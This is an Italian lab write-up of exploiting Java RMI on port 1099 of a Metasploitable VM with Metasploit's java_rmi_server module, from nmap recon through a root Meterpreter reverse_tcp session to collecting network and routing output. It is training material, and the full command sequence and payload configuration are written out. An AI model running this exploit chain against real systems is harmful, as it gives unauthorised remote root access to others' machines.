

# Progetto S7 – L5

## Titolo:

## Sfruttamento di una vulnerabilità Java RMI tramite Metasploit e analisi post-exploitation

### Executive Summary:

Il presente progetto documenta lo **sfruttamento di una vulnerabilità nota sul servizio Java RMI (porta 1099) presente su una macchina Metasploitable**, utilizzando il framework **Metasploit** da una workstation **Kali Linux**.

L'attività ha consentito l'ottenimento di una **sessione Meterpreter** sul sistema target, dimostrando l'esecuzione di codice remoto e la conseguente compromissione dell'host.

A seguito dell'accesso, sono state raccolte informazioni di post-exploitation, tra cui la **configurazione di rete e la tabella di routing**, confermando il pieno controllo del sistema nel contesto del laboratorio.

Il progetto evidenzia come servizi esposti e non correttamente hardenizzati possano costituire un vettore di attacco critico, con impatti potenzialmente elevati sulla sicurezza dell'infrastruttura.

### Introduzione e scenario iniziale:

Lo scenario analizzato riproduce un ambiente di laboratorio controllato composto da una macchina **Kali Linux** nel ruolo di attaccante e da una macchina **Metasploitable** nel ruolo di sistema vulnerabile.

L'obiettivo dell'attività è **verificare la possibilità di sfruttare un servizio Java RMI esposto in rete, con particolare attenzione al corretto utilizzo del framework Metasploit e alla gestione delle sessioni Meterpreter**.

L'attacco si inserisce nella fase di **exploitation** della kill chain, dimostrando come **una vulnerabilità di configurazione o l'utilizzo di un servizio legacy possano consentire l'accesso remoto non autorizzato a un sistema, anche in assenza di credenziali valide**.

---

### Requisiti del progetto (da rispettare)

- **Kali Linux (attaccante):** 192 . 168 . 11 . 111
- **Metasploitable (vittima):** 192 . 168 . 11 . 112
- **Servizio vulnerabile:** Java RMI in ascolto sulla porta 1099, sfruttato tramite Metasploit per ottenere una sessione Meterpreter.
- **Evidenze richieste dopo l'ottenimento della sessione:**
  1. configurazione di rete del sistema target
  2. tabella di routing della vittima

# 1) Verifica preliminare del laboratorio


## Obiettivo

Verificare la corretta configurazione dell'ambiente di laboratorio prima dell'utilizzo di Metasploit, assicurando che le macchine coinvolte rispettino i requisiti di rete richiesti dal progetto e siano correttamente raggiungibili tra loro.

## Configurazione indirizzi IP

La macchina **Kali Linux (attaccante)** è stata configurata con indirizzo IP statico:

- **IP:** 192.168.11.111/24



- Screenshot della configurazione IPv4 tramite NetworkManager (Metodo Manuale)

```

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::ba1a:16e9:24eb:d30b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$

```

- Comando `ip a` su Kali con evidenza dell'indirizzo `192.168.11.111`
- **Interfaccia:** `eth0`

La macchina **Metasploitable (target)** è stata configurata con indirizzo IP statico:

**`sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0 up`**

```

msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0 up
msfadmin@metasploitable:~$ msfadmin
-bash: msfadmin: command not found
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK> mtu 16436 qdisc noop
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1f:9d:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe1f:9dff/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$

```

- Comando `ip a` su Metasploitable con evidenza dell'indirizzo `192.168.11.112`
- **Interfaccia:** `eth0`

## Test di connettività bidirezionale

Per validare la corretta comunicazione di rete tra le due macchine, è stato eseguito un test di connettività bidirezionale tramite protocollo ICMP.

### Da Metasploitable verso Kali:

`ping 192.168.11.111`

```


msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=2.67 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.98 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=2.06 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=1.42 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=1.77 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=1.72 ms

--- 192.168.11.111 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5001ms
rtt min/avg/max/mdev = 1.424/1.940/2.673/0.387 ms
msfadmin@metasploitable:~$

```

## Da Kali verso Metasploitable:

ping 192.168.11.112

A terminal window from a Kali Linux machine. The prompt is (kali@kali)-[~]. The user enters the command ping 192.168.11.112. The output shows five successful ping requests with varying response times. The command is highlighted with a red box.

```
(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.676 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=2.56 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.10 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.79 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.21 ms
^C
— 192.168.11.112 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4079ms
rtt min/avg/max/mdev = 0.676/1.467/2.562/0.651 ms
(kali@kali)-[~]
$
```

Entrambi i test hanno restituito esito positivo, confermando la raggiungibilità reciproca dei sistemi all'interno della stessa subnet.

## Esito

La configurazione di rete rispetta i requisiti del progetto.

Le macchine sono correttamente configurate sulla stessa rete e pronte per le successive fasi di exploitation tramite Metasploit.

---

## 2) Individuazione del servizio vulnerabile (fase di ricognizione)

### Obiettivo

Identificare la presenza del servizio vulnerabile sul sistema target prima della fase di exploitation, verificando che la porta e il servizio corrispondano allo scenario di attacco previsto dal progetto.

---

### Scansione mirata del target

Dalla macchina Kali Linux è stata eseguita una scansione mirata sulla porta 1099 del sistema Metasploitable, al fine di verificare l'esposizione del servizio Java RMI.

**nmap -sV -p 1099 192.168.11.112**

La scansione ha evidenziato la porta **1099/tcp** in stato *open*, confermando la presenza del servizio Java RMI esposto e potenzialmente vulnerabile.

```

(kali@kali)-[~]
$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 05:32 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:1F:9D:FF (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds

(kali@kali)-[~]
$

```

- Output del comando Nmap con evidenza della porta 1099 aperta

## Esito

Il sistema target presenta un servizio Java RMI attivo sulla porta 1099, soddisfacendo i prerequisiti necessari per procedere alla fase di exploitation tramite Metasploit.

## 3) Avvio di Metasploit (msfconsole)

Su Kali:

**msfconsole**

```

(kali@kali)-[~]
$ msfconsole
Metasploit tip: Export your database results with db_export -f xml
<file>

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% % %%%%%%%%%%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%
%% % %%%%%%%%%%%%%%%%%%%
%% %%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% % %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% % %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % %
%% % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % %
%% % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % %
%% % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % % %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% % %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%% % %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

= [ metasploit v6.4.103-dev ]
+ -- -- [ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- -- [ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >

```

Avvio di MSFConsole.

## 4) Ricerca dell'exploit Java RMI tramite Metasploit

### Obiettivo

Individuare, tramite il framework Metasploit, un modulo di exploit idoneo allo sfruttamento del servizio Java RMI precedentemente identificato sul sistema target.

### Ricerca dei moduli disponibili

Dalla console di Metasploit (**msfconsole**) è stata effettuata una ricerca mirata dei moduli relativi al servizio Java RMI utilizzando la parola chiave *java\_rmi*.

**search java\_rmi**

Il comando ha restituito diversi moduli, tra cui exploit e moduli ausiliari correlati al servizio Java RMI.

```
msf > search java_rmi
Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  auxiliary/gather/java_rmi_registry         .               normal  No      Java RMI Registry Interfaces Enumerat
ion
1  exploit/multi/misc/java_rmi_server         2011-10-15      excellent Yes     Java RMI Server Insecure Default Conf
iguration Java Code Execution
2  \_ target: Generic (Java Payload)          .               .       .       .
3  \_ target: Windows x86 (Native Payload)    .               .       .       .
4  \_ target: Linux x86 (Native Payload)       .               .       .       .
5  \_ target: Mac OS X PPC (Native Payload)   .               .       .       .
6  \_ target: Mac OS X x86 (Native Payload)   .               .       .       .
7  auxiliary/scanner/misc/java_rmi_server     2011-10-15      normal  No      Java RMI Server Insecure Endpoint Cod
e Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMIConnectionImpl Deserializatio
n Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
msf > 
```

- Output del comando **search java\_rmi** con evidenza dei moduli disponibili

### Selezione del modulo di exploit

Tra i risultati ottenuti, è stato individuato il modulo:

**exploit/multi/misc/java\_rmi\_server**

Il modulo presenta un **rank “excellent”** ed è progettato per sfruttare configurazioni insicure di default del servizio Java RMI, consentendo l’esecuzione di codice remoto sul sistema target.

### Esito

La fase di ricerca ha permesso di identificare un exploit compatibile con il servizio Java RMI esposto sul target, rendendo possibile il passaggio alla fase successiva di configurazione ed esecuzione dell’attacco.

## 5) Caricamento dell'exploit e verifica delle opzioni

### Obiettivo

Caricare il modulo di exploit selezionato e verificare i parametri richiesti prima della fase di configurazione ed esecuzione dell'attacco.

### Caricamento del modulo di exploit

Dalla console di Metasploit è stato caricato il modulo di exploit precedentemente individuato per il servizio Java RMI.

```
use exploit/multi/misc/java_rmi_server
```

All'atto del caricamento, Metasploit ha impostato automaticamente il payload predefinito `java/meterpreter/reverse_tcp`.

### Verifica delle opzioni del modulo

Successivamente è stato eseguito il comando `show options` per visualizzare i parametri richiesti dal modulo di exploit e dal payload associato.

```
show options
```

L'output mostra:

- i parametri del **modulo di exploit** (tra cui RHOSTS, RPORT, HTTPDELAY)
- i parametri del **payload Meterpreter reverse TCP** (tra cui LHOST e LPORT)
- il target selezionato (**Generic – Java Payload**)

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > 
```

- Output del comando **show options** con evidenza delle opzioni del modulo e del payload

---

## Esito

Il modulo di exploit è stato correttamente caricato e tutte le opzioni richieste risultano visibili e configurabili, consentendo il passaggio alla fase successiva di impostazione dei parametri e di esecuzione dell'exploit.

---

## 6) Configurazione parametri (IP progetto)

Impostare i parametri:

```
set RHOSTS 192.168.11.112
```

```
set LHOST 192.168.11.111
```

Controllare di nuovo:

**show options**

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > █
```

Show options con **RHOSTS=192.168.11.112** e **LHOST=192.168.11.111**.

---

## 7) Payload (Meterpreter reverse\_tcp)

Il modulo ha automaticamente impostato il payload `java/meterpreter/reverse_tcp`, compatibile con l'exploit utilizzato. È stata comunque effettuata una verifica dei payload supportati.

**show payloads**

Perché **reverse\_tcp**: è la modalità in cui la vittima “richiama” l'attaccante, ed è quella spiegata come più comune/efficace rispetto a `bind` in presenza di filtri in ingresso.

```
msf exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads

#   Name                                     Disclosure Date   Rank   Check   Description
-   -
0   payload/cmd/unix/bind_aws_instance_connect .               normal No      Unix SSH Shell, Bind Instance Connect (via
AWS API)
1   payload/generic/custom                   .               normal No      Custom Payload
2   payload/generic/shell_bind_aws_ssm       .               normal No      Command Shell, Bind SSM (via AWS API)
3   payload/generic/shell_bind_tcp           .               normal No      Generic Command Shell, Bind TCP Inline
4   payload/generic/shell_reverse_tcp        .               normal No      Generic Command Shell, Reverse TCP Inline
5   payload/generic/ssh/interact             .               normal No      Interact with Established SSH Connection
6   payload/java/jsp_shell_bind_tcp          .               normal No      Java JSP Command Shell, Bind TCP Inline
7   payload/java/jsp_shell_reverse_tcp       .               normal No      Java JSP Command Shell, Reverse TCP Inline
8   payload/java/meterpreter/bind_tcp         .               normal No      Java Meterpreter, Java Bind TCP Stager
9   payload/java/meterpreter/reverse_http    .               normal No      Java Meterpreter, Java Reverse HTTP Stager
10  payload/java/meterpreter/reverse_https   .               normal No      Java Meterpreter, Java Reverse HTTPS Stager
11  payload/java/meterpreter/reverse_tcp     .               normal No      Java Meterpreter, Java Reverse TCP Stager
12  payload/java/shell/bind_tcp              .               normal No      Command Shell, Java Bind TCP Stager
13  payload/java/shell/reverse_tcp           .               normal No      Command Shell, Java Reverse TCP Stager
14  payload/java/shell_reverse_tcp           .               normal No      Java Command Shell, Reverse TCP Inline
15  payload/multi/meterpreter/reverse_http   .               normal No      Architecture-Independent Meterpreter Stage,
Reverse HTTP Stager (Multiple Architectures)
16  payload/multi/meterpreter/reverse_https  .               normal No      Architecture-Independent Meterpreter Stage,
Reverse HTTPS Stager (Multiple Architectures)
```

- Output del comando `show payloads` con evidenza del payload `java/meterpreter/reverse_tcp`

## 8) Esecuzione exploit

Lanciare l'exploit:

**exploit**

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/6PH85Z1
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:56086) at 2026-01-23 06:15:36 -0500

meterpreter > 
```

Output tipo “session opened” (sessione aperta) e una shell Meterpreter.

## 9) Interazione con la sessione Meterpreter (verifica)

Dopo l'apertura della sessione Meterpreter, la sessione è stata **posta in background** per consentire la verifica delle sessioni attive tramite la console di Metasploit.

Dall'elenco delle sessioni attive è stata individuata la sessione Meterpreter con **ID 1**, corrispondente al sistema target.

Successivamente è stata ripresa l'interazione con la sessione identificata:

```
sessions -l  
sessions -i 1 (ID)
```

Test rapidi dentro Meterpreter:

```
sysinfo  
getuid
```

```
meterpreter > background  
[*] Backgrounding session 1...  
msf exploit(multi/misc/java_rmi_server) > sessions -l  
  
Active sessions  
-----  


| Id | Name | Type        | Information                      | Connection                                                  |
|----|------|-------------|----------------------------------|-------------------------------------------------------------|
| 1  |      | meterpreter | java/linux root @ metasploitable | 192.168.11.111:4444 → 192.168.11.112:56086 (192.168.11.112) |

  
msf exploit(multi/misc/java_rmi_server) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > sysinfo  
Computer : metasploitable  
OS : Linux 2.6.24-16-server (i386)  
Architecture : x86  
System Language : en_US  
Meterpreter : java/linux  
meterpreter > getuid  
Server username: root  
meterpreter > █
```

Prompt Meterpreter + output sysinfo/getuid.

---

## 10) Configurazione di rete della vittima

Dentro Meterpreter:

```
ifconfig
```

```
meterpreter > ifconfig  
  
Interface 1  
-----  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe1f:9dff  
IPv6 Netmask : ::  
  
meterpreter > █
```

Evidenza della configurazione di rete della vittima.

## 10.1) Tabella di routing della vittima

### Obiettivo

Raccogliere la tabella di routing del sistema target **in fase di post-exploitation**

---

### Visualizzazione della tabella di routing

Dopo l'ottenimento della sessione Meterpreter, è stata aperta una shell di sistema sul target Metasploitable.

Tramite la shell del sistema compromesso è stato eseguito il seguente comando per visualizzare la tabella di routing:

**route -n**

L'output mostra la tabella di routing del kernel Linux della vittima, evidenziando la rete locale configurata (192.168.11.0/24) e l'interfaccia di rete utilizzata (eth0).

```
msfadmin@metasploitable:~$ route -n
Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0     0.0.0.0        255.255.255.0   U        0      0      0   0 eth0
msfadmin@metasploitable:~$
```

- Output del comando `route -n` con evidenza della rete 192.168.11.0/24 e dell'interfaccia eth0
- 

## 11) Chiusura della sessione e pulizia finale

### Obiettivo

Concludere le attività di laboratorio chiudendo correttamente la sessione Meterpreter e terminando l'esecuzione di Metasploit, riportando l'ambiente a uno stato pulito.

---

### Chiusura della sessione Meterpreter

Al termine delle attività di post-exploitation, la sessione Meterpreter è stata chiusa tramite il comando:

**exit**

La console di Metasploit ha confermato la corretta chiusura della sessione.

---

### Verifica delle sessioni attive

Successivamente è stata verificata l'eventuale presenza di sessioni ancora attive:

**sessions -l**

Il comando ha restituito **nessuna sessione attiva**, confermando che non erano presenti ulteriori connessioni aperte.

## Chiusura di Metasploit

Infine, la console di Metasploit è stata chiusa tramite il comando:

**exit**

```
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.11.112 - Meterpreter session 1 closed. Reason: Died
msf exploit(multi/misc/java_rmi_server) > sessions -l

Active sessions

No active sessions.

msf exploit(multi/misc/java_rmi_server) > exit

(kali@kali)-[~]
$
```

## Esito

Le attività di laboratorio sono state concluse correttamente.

La sessione Meterpreter è stata chiusa con successo e l'ambiente è stato riportato a uno stato pulito, completando il Progetto.

---

## Analisi dei risultati e valutazione del rischio

Lo sfruttamento del modulo `java_rmi_server` ha portato con successo all'apertura di una sessione Meterpreter, confermando la presenza di una vulnerabilità sul servizio Java RMI in ascolto sulla porta 1099.

La possibilità di interagire direttamente con il sistema target ha consentito la raccolta di informazioni di rete e della tabella di routing, dimostrando un livello di compromissione significativo del sistema analizzato.

Dal punto di vista del rischio:

- **Probabilità:** Alta, in presenza di servizi Java RMI esposti senza adeguate misure di sicurezza.
- **Impatto:** Alto, poiché l'attaccante ottiene esecuzione di comandi remoti e visibilità sulla configurazione di rete interna.
- **Rischio complessivo:** Elevato, soprattutto in contesti reali, dove tali sistemi potrebbero fungere da punto di ingresso per movimenti laterali o **privilege escalation**.

---

## Conclusioni

Il progetto dimostra in modo pratico come **una vulnerabilità su un servizio di rete legacy possa essere sfruttata efficacemente tramite Metasploit per ottenere accesso remoto a un sistema**. L'attività evidenzia l'**importanza di una corretta gestione dei servizi esposti, dell'aggiornamento dei componenti software e dell'adozione di controlli di sicurezza preventivi**. In un contesto reale, **una compromissione di questo tipo potrebbe rappresentare il primo passo verso attacchi più complessi**, rendendo fondamentale l'adozione di un approccio di security by design e di un **monitoraggio continuo delle superfici di attacco**.